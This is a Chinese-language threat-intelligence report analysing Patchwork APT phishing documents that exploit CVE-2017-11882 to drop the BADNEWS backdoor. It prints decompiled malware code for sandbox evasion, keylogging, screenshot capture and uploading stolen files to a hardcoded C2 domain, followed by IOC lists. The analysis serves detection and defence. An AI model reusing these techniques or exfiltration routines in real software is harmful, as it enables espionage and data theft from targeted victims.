

Patchwork APT组织针对某医疗卫生机构相关人员与巴基斯坦国防官员攻击活动分析

原创

猎影实验室

安恒威胁情报中心

2022-01-10 16:03

收录于话题

#分析报告 7

#APT攻击活动追踪分析 23

#apt 2

[点击蓝字关注我们](#)



事件背景

Patchwork（白象、摩诃草、APT-C-09、Dropping Elephant）是一个疑似具有印度国家背景的APT组织，该组织长期针对中国、巴基斯坦等南亚地区国家的政府、医疗、科研等领域进行网络攻击窃密活动。

近期安恒威胁情报中心猎影实验室捕获到多个Patchwork组织攻击活动样本，本次样本主要通过鱼叉式钓鱼邮件进行传播，样本以“**登记表**”和“**巴基斯坦国防官员住房登记表**”等相关内容作为诱饵，最终释放“BADNEWS”后门程序进行窃密活动。

样本分析

1

样本一

初始样本是一个名为：“zhuce_erlingersan.rtf”的RTF文档，该文档包含CVE-2017-11882漏洞，执行后会在本地目录释放“BADNEWS”后门程序执行。

文件名称	zhuce_erlingersan.rtf
样本类型	Rich Text Format
文件大小	918.55 KB (940594 bytes)
MD5	f1f51717eb81e4df0632e20c8e455299

文档内容与某医疗卫生机构登记表相关：

登记表

(填写所有详细信息是强制性的, 如果某个字段不是用则应写“不是用”)

姓

名字

地址

城市

国家

邮编

出生日期

性

血型

电话

电邮

(请将填好的表格邮寄至 @63.com, 任何不完整的表格将被退回)

官方



地址

邮编

电邮

电话



文档打开后会在ProgramData目录下释放名为“OneDrive.exe”的后门程序，该程序是Patchwork组织常用的“BADNEWS”后门。运行后会首先通过长循环进行反沙箱操作：

```
sub_404398(); // 隐藏窗口
v3 = 3;
v4 = 2;
do
{
    for ( i = 2; i <= v3 - 1; ++i )
    {
        if ( !(v3 % i) )
            break;
    }
    if ( i == v3 )
    {
        printf("%d\n", v3);
        ++v4;
    }
    ++v3;
}
while ( v4 <= 80000 ); // 反沙箱
sub_406F7F();
return 0;
```

创建名为“asssszzcccjdddddjjjddssdfgredf”的互斥体对象保证自身单实例运行

```
sub_406F3E(); // 反沙箱
strcpy(String, "lfsofm43/emm"); // kernel32.dll
for ( i = 0; i < strlenA(String); ++i )
    --String[i];
hKernel32 = GetModuleHandleA(String);
*( _DWORD *)CreateMutexA = GetProcAddress(hKernel32, "CreateMutexA");
strcpy(v83, "asssszzcccjdddddjjjddssdfgredf");
CreateMutexA(0, 1, v83);
if ( GetLastError() == 0xB7 )
    ExitProcess(0);
memset(&ModuleName[1], 0, 0x63u);
memset(v84, 0, 0x104u);
strcpy(ModuleName, "kernel32.dll");
v2 = GetModuleHandleA(ModuleName);
```

然后通过-1运算解密出动态库名称与UserAgent等字符串数据：

```
strcpy(v70.m128i_i8, "WSAStartup");
WSAStartup = (int (__stdcall *) (int, char *))myGetProcAddress((int)hWs2_32, v70.m128i_i8);
if ( !WSAStartup(0x202, v68) )
{
    i_1 = 0;
    v76[0] = __mm_load_si128((const __m128i *)&xmmword_422D60);
    v77 = 724491;
    v76[1] = __mm_load_si128((const __m128i *)&xmmword_422B30);
    v76[2] = __mm_load_si128((const __m128i *)&xmmword_422E10);
    v76[3] = __mm_load_si128((const __m128i *)&xmmword_422C80);
    v76[4] = __mm_load_si128((const __m128i *)&xmmword_422B40);
    v76[5] = __mm_load_si128((const __m128i *)&xmmword_422BD0);
    v76[6] = __mm_load_si128((const __m128i *)&xmmword_422AE0);
    do
        --*((_BYTE *)v76 + i_1++);
    while ( i_1 < 0x73 );
    // 解密: UserAgent:Mozilla/5.0(Windows NT 6.1; WOW64)
```

随后获取用户名、IP地址、系统版本等数据拼接后上传给C2服务器：

地址	十六进制												ASCII
0018FE48	00	00	00	00	00	00	00	00	00	00	00	00	
0018FE58	75	75	69	64	3D	38	34	36	65	65	33	34	uuid=846ee340-xx
0018FE68	78	78	2D	78	78	78	78	2D	78	78	78	78	xx-xxxx-xxxx-xxx
0018FE78	78	78	78	78	78	78	78	78	78	78	78	78	xxxxxxxxxxxxx#un
0018FE88	3D	78	78	78	78	78	23	63	6E	3D	78	78	=xxxxx#cn=xxxxxx
0018FE98	78	78	23	6F	6E	3D	6D	61	76	36	6D	69	xx#on=mav6miv1#1
0018FEA8	61	6E	3D	31	39	32	2E	31	36	38	2E	78	an=192.168.xxx.x
0018FEB8	78	78	23	6E	6F	70	3D	23	76	65	72	3D	xx#nop=#ver=1.0.
0018FEC8	00	00	00	00	00	00	00	00	00	00	00	00	
0018FED8	00	00	00	00	00	00	00	00	00	00	00	00	
0018FEE8	00	00	00	00	00	00	00	00	00	00	00	00	
0018FEF8	00	00	00	00	00	00	00	00	00	00	00	00	

各字段内容解析如下：

字段	内容
uuid	用户标识
un	用户名称
cn	主机名称
on	系统版本
lan	IP地址
nop	字段为空
ver	后门版本

然后进入消息循环，通过硬编码的C2地址“104.143.36[.]19”配合如下URL路径与远程服务器进行通讯：

URL	描述
//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0Nxy G.php	上线数据包

//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//UYEfgEpXAO

E.php指令数据包

指令数据包

根据C2服务器返回指令执行不同操作：

```
LOBYTE(Count) = 0;
*(_WORD *)((char *)&Count + 1) = 0;
strncpy((char *)&Count, v19, v20 - 1);
v19 += v20 + 1;
if ( myStrcmp((const char *)&Count, byte_422954) == 1 )

    exit(0);
if ( myStrcmp((const char *)&Count, "8") == 1 )
    break;
if ( myStrcmp((const char *)&Count, "23") != 1 )
{
    if ( myStrcmp((const char *)&Count, "13") == 1 )
    {
        v49 = 0;
        memset(v50, 0, sizeof(v50));
        v22 = myStrcmp(v19, "||");
        strncpy(&v49, v19, v22 - 1);
        v19 += v22 + 1;
        sub_40599A(&v49);
        Buffer = 0;
        memset(v55, 0, sizeof(v55));
        ::GetTempPathA(0x104u, &Buffer);
        strcpy(v46, "AdbFle.tmp");
        lstrcatA(&Buffer, v46);
        v21 = &Buffer;
    }
}
```

C2指令功能如下所示：

指令	功能描述
0	结束后门
4	上传“edg499.dat”文件数据，重启后门程序
5	上传指定文件
8	上传键盘记录数据（TPX498.dat）
13	上传“AdbFle.tmp”文件数据
23	上传屏幕截图数据（TPX499.dat）
33	下载指定文件执行

2

样本二

与样本一类似该样本同样是一个名为：“EOIForm.rtf”的RTF文档，执行后会在地目

录释放多个文件以执行恶意操作。文档内容与巴基斯坦国防官员住房登记相关，由此推测相关人员是本次攻击活动的主要目标。

文件名称	EOIForm.rtf
样本类型	Rich Text Format
文件大小	2.45 MB (2571442 bytes)
MD5	c82823618b6d13d6540caecb4aef97bb

文档内容如下所示：

Pakistan Defence Officers Housing Authority

2-B East Street, Phase-I, DHA Karachi - 75500 Pakistan

REGISTRATION FORM

For Expression of interest Residential/ Commercial plots

Form should be completed clearly / legibly in ink or on computer, to facilitate photocopying / print out. No column /space be left blank. All information shall be treated as confidential.

(TO BE FILLED IN CAPITAL LETTERS)

PERSONAL DETAILS

1. Name _____
2. Designation _____
3. Department/Organisation _____
4. D.O.B _____
5. Father's Name _____
6. CNIC No. _____
7. Residential Address _____
8. City _____ ZIP Code _____
9. Mobile _____
10. Email _____

Date _____

Place _____

Pakistan Defence Officers Housing Authority
2-B East Street, Phase-I, DHA Karachi - 75500 Pakistan



REGISTRATION FORM

For Expression of interest Residential/ Commercial plots

Form should be completed clearly / legibly in ink or on computer, to facilitate photocopying / print out. No column /space be left blank. All information shall be treated as confidential.

(TO BE FILLED IN CAPITAL LETTERS)

PERSONAL DETAILS


1. Name _____
2. Designation _____
3. Department/Organisation _____
4. D.O.B _____
5. Father's Name _____
6. CNIC No. _____
7. Residential Address _____
8. City _____ ZIP Code _____
9. Mobile _____
10. Email _____

Date _____

Place _____

该文档打开后会在“ProgramData”目录下释放多个隐藏属性的文件用于执行恶意操作。


名称	MD5	描述
jli.dll	8c095479d9beba9ed56bb8d95861686d	后门文件
msvcr71.dll	86f1895ae8c5e8b17d99ece768a70732	系统库文件
OneDrive.exe	ba79f3d12d455284011f114e3452a163	带有数字签名的“java-rmi.exe”白文件



OneDrive.exe是一个带有数字签名的java白文件，执行后会侧加载同目录下的jli.dll后门文件：




jli.dll是BADNEWS”后门程序变种，该文件保留了PDB路径信息：“E:\\new_ops\\jlitest __change_ops -29no - Copy\\Release\\jlitest.pdb”。并且包含了多个导出函数，而每个导出函数都执行同一段恶意代码：



恶意代码执行后会首先创建名为：“run”的互斥体对象，以此保证自身单实例运行。然后创建“%AppData%\MicrosoftUpdate”工作目录，用于保存后续恶意操作产生的屏幕截图等文件。

```
v10 = &v6;
v2 = GetConsoleWindow();
ShowWindow(v2, 0);
v3 = CreateMutexA(0, 1, "run");
if ( !WaitForSingleObject(v3, 0) )
{
    sub_10003E90();
    Memset(WideCharStr, 0, 0x208u);
    GetEnvironmentVariableA("AppData", MultiByteStr, 0x104u);
    strcat(MultiByteStr, "\\MicrosoftUpdate");
    MultiByteToWideChar(0, 0, MultiByteStr, -1, (LPWSTR)WideCharStr, 4096);
    if ( !PathFileExistsW((LPCWSTR)WideCharStr) )// 判断路径是否存在:C:\Users\admin\AppData\Roaming\MicrosoftUpdate
    {
        CreateDirectoryW((LPCWSTR)WideCharStr, 0);// 创建目录
        SetFileAttributesW((LPCWSTR)WideCharStr, 2u);// 设置隐藏属性
    }
}
```

然后新建线程进行键盘记录，并将获取到的用户输入数据保存到“%Temp%\TPX498.dat”文件中。文件以指定的“KLTNM:”字符串开头，后面跟着当前系统的键盘代码标识。



然后通过wmi接口获取系统uuid、os等信息后，加密发送给C2服务器：“uuid=%s&user=%s&atcomp=%s&os=%s”

```
while ( 1 )
{
    v11 = 0;
    v4 = (const char **)dword_10046B04;
    if ( !dword_10046B04 )
    {
        v5 = (const char **)sub_1000BB72(0x10);
        v4 = sub_10003C90(v5); // 获取系统数据（加密后返回）
        dword_10046B04 = (int)v4;
    }
    sprintfA(sendData, "uuid=%s&user=%s&atcomp=%s&os=%s", *v4, v4[1], v4[2], v4[3]);
    sub_100047E0( // 网络连接
        "POST",
        "Gfg786v6fcd6v8j09jg67f6/addentry2.php",
        "Content-Type: application/x-www-form-urlencoded",
        sendData,
        0);
    Sleep(20000u);
    sub_100047E0( // 网络连接
        "POST",
        "Gfg786v6fcd6v8j09jg67f6/dolist.php",
        "Content-Type: application/x-www-form-urlencoded",
        sendData,
        0);
}
```

C2回连域名“bgre.kozow[.]com”则以硬编码的方式存储在代码中：



C2服务器接收到上线数据包后，会通过下发指令执行其它恶意操作：

```
switch ( Command )
{
    case 1:
        v48 = 2;
        buff1 = (__m128i *)myNew(0x104u);
        Memset(buff1, 0, 0x104u);
        buff11 = buff1;
        for ( i = this + 3; ; ++i )
        {
            v8 = *(i - 2);
            if ( (v8 == '|' || *(i - 1) == '|') && !*i )// != "||"
                break;
            buff11->m128i_i8[0] = v8;
            buff11 = (__m128i *)((char *)buff11 + 1);
        }
        sub_10005F30(buff1->m128i_i8);
        return;
    case 2:
        buff2 = (__m128i *)myNew(0x208u);
        Memset(buff2, 0, 0x104u);
        buff3 = (__m128i *)myNew(0x104u);
        Memset(buff3, 0, 0x104u);
        v11 = this[1];
        v12 = this + 1;
```

C2指令与功能描述：

C2指令	功能描述
Case1	通过“dir”指令，遍历指定目录下的所有文件，将结果保存到“flst.txt”文件，加密后上传到C2服务器。
Case2	下载加密文件，解密后执行。然后将“i6ofg.dat”文件中的数据加密后上传到C2服务器。
Case3	未知
Case4	读取指定文件数据，加密后上传到C2服务器。
Case6	保存屏幕截图到%Time%.jpg，加密后上传到C2服务器。
Case7	读取“TPX498.dat”键盘记录文件中的数据，加密后上传到C2服务器。
Case12	通过“dir”指令，遍历“MicrosoftUpdate”工作目录下的所有文件，将结果保存到“flst.txt”文件，加密后上传到C2服务器。结束进程。
Case13	未知

所有上传的数据都以如下格式进行拼接：

uuid=XXX	&fname=xxx.txt	&fcats=1	&fdata=XXX
uuid	待上传文件	当前指令	经过Base64加密的fname文件数据
上传数据格式			

```
hFile = myBase64Encode(fileSize, (unsigned int)lpBuffer); // 加密数据
encdoeLen = strlen((const char *)hFile);
buff1 = (__m128i *)myNew(encdoeLen + 1024);
buff11 = buff1;
Memset(buff1, 0, encdoeLen + 1024);
strcat(buff1->m128i_i8, "uuid="); // 写入: uuid=XXX
qmemcpy(
    &buff1->m128i_i8[strlen(buff1->m128i_i8)],
    *(const void **)dword_10046B04,
    *(_DWORD *)dword_10046B04 + strlen(*(const char **)dword_10046B04) + 1 - *(_DWORD *)dword_10046B04);
v8 = lpFileName;
strcat(buff1->m128i_i8, "&fname="); // 写入: &fname=flst.txt
filenameLen = strlen(lpFileName) + 1;
v10 = &buff1->m128i_i8[strlen(buff1->m128i_i8)];
qmemcpy(v10, v8, 4 * (filenameLen >> 2));
v12 = &v8[4 * (filenameLen >> 2)];
v11 = &v10[4 * (filenameLen >> 2)];
v13 = filenameLen;
buff111 = (char *)buff1;
qmemcpy(v11, v12, v13 & 3);
strcat(buff111, "&fcat="); // 写入: &fcat=1
strcat(buff111, a2);
strcat(buff111, "&fdata="); // 写入: &fdata=加密后数据
strcat(buff111, (const char *)hFile);
sub_100047E0(
    "POST",
    "Gfg786v6fcd6v8j09jg67f6/filedownload2.php",
    "Content-Type: application/x-www-form-urlencoded",
    buff111,
    0);
```

防范建议

安恒APT攻击预警平台能够发现已知或未知威胁，平台能实时监控、捕获和分析恶意文件或程序的威胁性，并能够对邮件投递、漏洞利用、安装植入、回连控制等各个阶段关联的木马等恶意样本进行强有力的监测。

同时，平台根据双向流量分析、智能的机器学习、高效的沙箱动态分析、丰富的特征库、全面的检测策略、海量的威胁情报等，对网络流量进行深度分析。检测能力完整覆盖整个APT攻击链，有效发现APT攻击、未知威胁及用户关心的网络安全事件。

安恒主机卫士EDR通过“平台+端”分布式部署，“进程阻断+诱饵引擎”双引擎防御已知及未知类型威胁。

IOC

MD5

c82823618b6d13d6540caecb4aef97bb
ba79f3d12d455284011f114e3452a163
8c095479d9beba9ed56bb8d95861686d
f1f51717eb81e4df0632e20c8e455299

C2

104.143.36[.]19
193.37.212[.]216
bgre.kozow[.]com

URL

bgre.kozow[.]com/Gfg786v6fcd6v8j09jg67f6/dolist.php
bgre.kozow[.]com/Gfg786v6fcd6v8j09jg67f6/addentry2.php
bgre.kozow[.]com/Gfg786v6fcd6v8j09jg67f6/filedownload2.php
104.143.36[.]19/e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.
php
104.143.36[.]19/e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//UYEfgEpXAOE.
php

PDB

E:\\new_ops\\jlitest __change_ops -29no - Copy\\Release\\jlitest.pdb

招聘信息

岗位：二进制安全研究员

■ 岗位职责：

- * 针对海量威胁数据的挖掘，寻找APT攻击事件；
- * 负责热门的安全事件、最新漏洞的分析，编写响应的分析报告；
- * 研究新的检测方法，完善产品的检测能力；
- * 协助内部威胁分析平台建设等。

■ 任职要求：

- * 熟悉windows、Linux等平台调试手段，熟练使用逆向分析工具（如：IDA、WinDbg、OllyDbg等）；
- * 熟悉C/C++、汇编语言，至少熟悉一门脚本编程语言，能快速完成POC代码编写；
- * 熟悉病毒、木马通信原理和常用技术以及常见加密算法等；
- * 了解二进制安全漏洞原理，具备独立漏洞分析能力；
- * 了解yara、snort等类似策略编写；
- * 具备大数据挖掘能力，能够快速对数据进行关联分析；
- * 思路清晰，善于主动思考，有创新、能独立分析和解决问题，具有良好的沟通能力和团队合作精神。

■ 加分项：

- * 具有信息安全公司实习、从业经验；
- * 熟悉APT攻击攻防、威胁狩猎，具备Sandbox开发、杀软类绕过研究、加壳工具开发经验；
- * 具备多平台恶意代码分析经验（Linux、Android、macOS等）；
- * 有二进制相关漏洞CVE编号；
- * 熟悉Web攻防，了解红蓝对抗相关工具使用以及内部原理，有渗透相关经验；
- * 具备机器学习的相关实战经验。

■ 投递邮箱：

xiaoyi.tu@dbappsecurity.com.cn



安恒信息威胁情报中心
情报云脑.智能安全

平台地址: <https://ti.dbappsecurity.com.cn/>

收录于话题 #APT攻击活动追踪分析 23

下一篇 · 疑似Sidecopy组织以军事题材针对印度发起攻击 >